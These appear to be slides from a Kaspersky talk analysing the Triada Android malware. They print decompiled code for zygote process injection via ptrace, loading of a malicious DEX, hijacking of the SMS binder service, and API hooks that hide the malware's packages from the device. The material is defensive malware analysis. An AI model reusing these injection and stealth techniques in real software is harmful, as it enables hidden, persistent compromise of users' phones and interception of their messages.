*((_WORD *)patched_bytecode + 1) = dword_C000;// string id of "/system/lib/libconfigpppl.so"
v12 = (const void *)dword_D18C;
*((_WORD *)patched_bytecode + 2) = 0x1071;// invoke-static {v0}
v13 = dword_D188;
*((_WORD *)patched_bytecode + 3) = dword_C004;// method id of Ljava/lang/System;->load(Ljava/lang/String;)V
*((_WORD *)patched_bytecode + 4) = 0;
memcpy((char *)patched_bytecode + 10, v12, 2 * v13);
ptrace_to_zygote(pid, v22, patched_bytecode_ref, 2 * (v13 + 5));
```

Write patched bytecode into zygote process address space via **ptrace** system call

WHEN ADWARE IS NOT ENOUGH

Zygote injection. Second stage native code




```
v1 = a1->functions;
v2 = a1;
v10 = _stack_chk_guard;
v3 = v1->FindClass(&a1->functions, "android/os/Process");
v4 = v3;
v5 = v1->GetStaticMethodID(&v2->functions, v3, "myUid", "()I");
myUid = v1->CallStaticIntMethod(&v2->functions, v4, v5);
sprintf(&s, "mkdir /data/configppp/u_%d", myUid);
system(&s);
sprintf(&s, "cat /data/configppp/configpppl.jar > /data/configppp/u_%d/configpppl.jar", myUid);
system(&s);
sprintf(&s, "/data/configppp/u_%d/configpppl.jar", myUid);
sprintf(&v9, "/data/configppp/u_%d/", myUid);
result = invoke_dex_method(v2, (int)&s, (int)&v9, (int)"com.android.PPPMain", (int)"pppMain");
if ( v10 != _stack_chk_guard )
  _stack_chk_fail(result);
return result;
```


Map malicious DEX file into the memory and invoke its pppMain method

WHEN ADWARE IS NOT ENOUGH

ISMS binder hijacking




```
private static void replaceService(Context mContext) {
    PITool.replaceService("isms", new PIIsmsBinder(PITool.getServiceBinder("isms")));
    IBinder iBinder0 = PITool.getServiceBinder("isms2");
    if(iBinder0 != null) {
        PITool.replaceService("isms2", new PIIsmsBinder(iBinder0));
    }
}
```




```
public static void replaceService(String name, IBinder newBinder) {
    Field localCacheField = Class.forName("android.os.ServiceManager").getDeclaredField("sCache");
    localCacheField.setAccessible(true);
    localCacheField.get("null").put(name, newBinder);
}
```

WHEN ADWARE IS NOT ENOUGH

Stealth technology



```
ActivityManager_hooks DCD aGetrunningserv ; "getRunningServices"
                      DCD aILjavaUtilList       ; "(I)Ljava/util/List;"
                      DCD hook_getRunningServices+1
                      DCD aGetrunningappp       ; "getRunningAppProcesses"
                      DCD aLjavaUtilList        ; "()Ljava/util/List;"
                      DCD hook_getRunningAppProcesses+1
ApplicationPackageManager_hooks DCD aGetinstalledpa ; "getInstalledPackages"
                      DCD aILjavaUtilList       ; "(I)Ljava/util/List;"
                      DCD hook_getInstalledPackages+1
                      DCD aGetinstalledap       ; "getInstalledApplications"
                      DCD aILjavaUtilList       ; "(I)Ljava/util/List;"
                      DCD hook_getInstalledApplications+1
```



```
public static void filterInstalledApplications(List arg5) {
    int i;
    for(i = arg5.size() - 1; i >= 0; --i) {
        String packageName = arg5.get(i).packageName;
        if(PPPCore.checkfiterArrayList(PROJECT_INFO.PROCESS_PACKAGE_NAME, packageName)) {
            PIUtil.Log("PPP " + packageName + " installi deleted");
            arg5.remove(i);
        }
    }
}
```

WHEN ADWARE IS NOT ENOUGH

Triada features for fun and profit

- Complicated modular architecture
- Using of advanced malware technics
- It’s hard to detect and hard to delete
- Diversification of the money flows. I.e. cybercriminals get money not only for showing advertisements
- It can steal not only user’s money but developers’ money as well

MITIGATION PROBLEMS

- It’s nearly impossible to uninstall such malware from the device
- The first option for user to get rid of such malware is “rooting” his device and delete malicious applications manually
- The second one is to flash stock firmware on the device
- And the third option –

CONCLUSION

- The complexity of Android malware growing fast
- Such threats are created not by individuals but companies and even, in some cases, by industry. And it takes industry to fight industry
- They provide access to the device for much more advanced and dangerous malicious applications

THANK YOU!
QUESTIONS?

- Mikhail.Kuzin@kaspersky.com
- Nikita.Buchka@kaspersky.com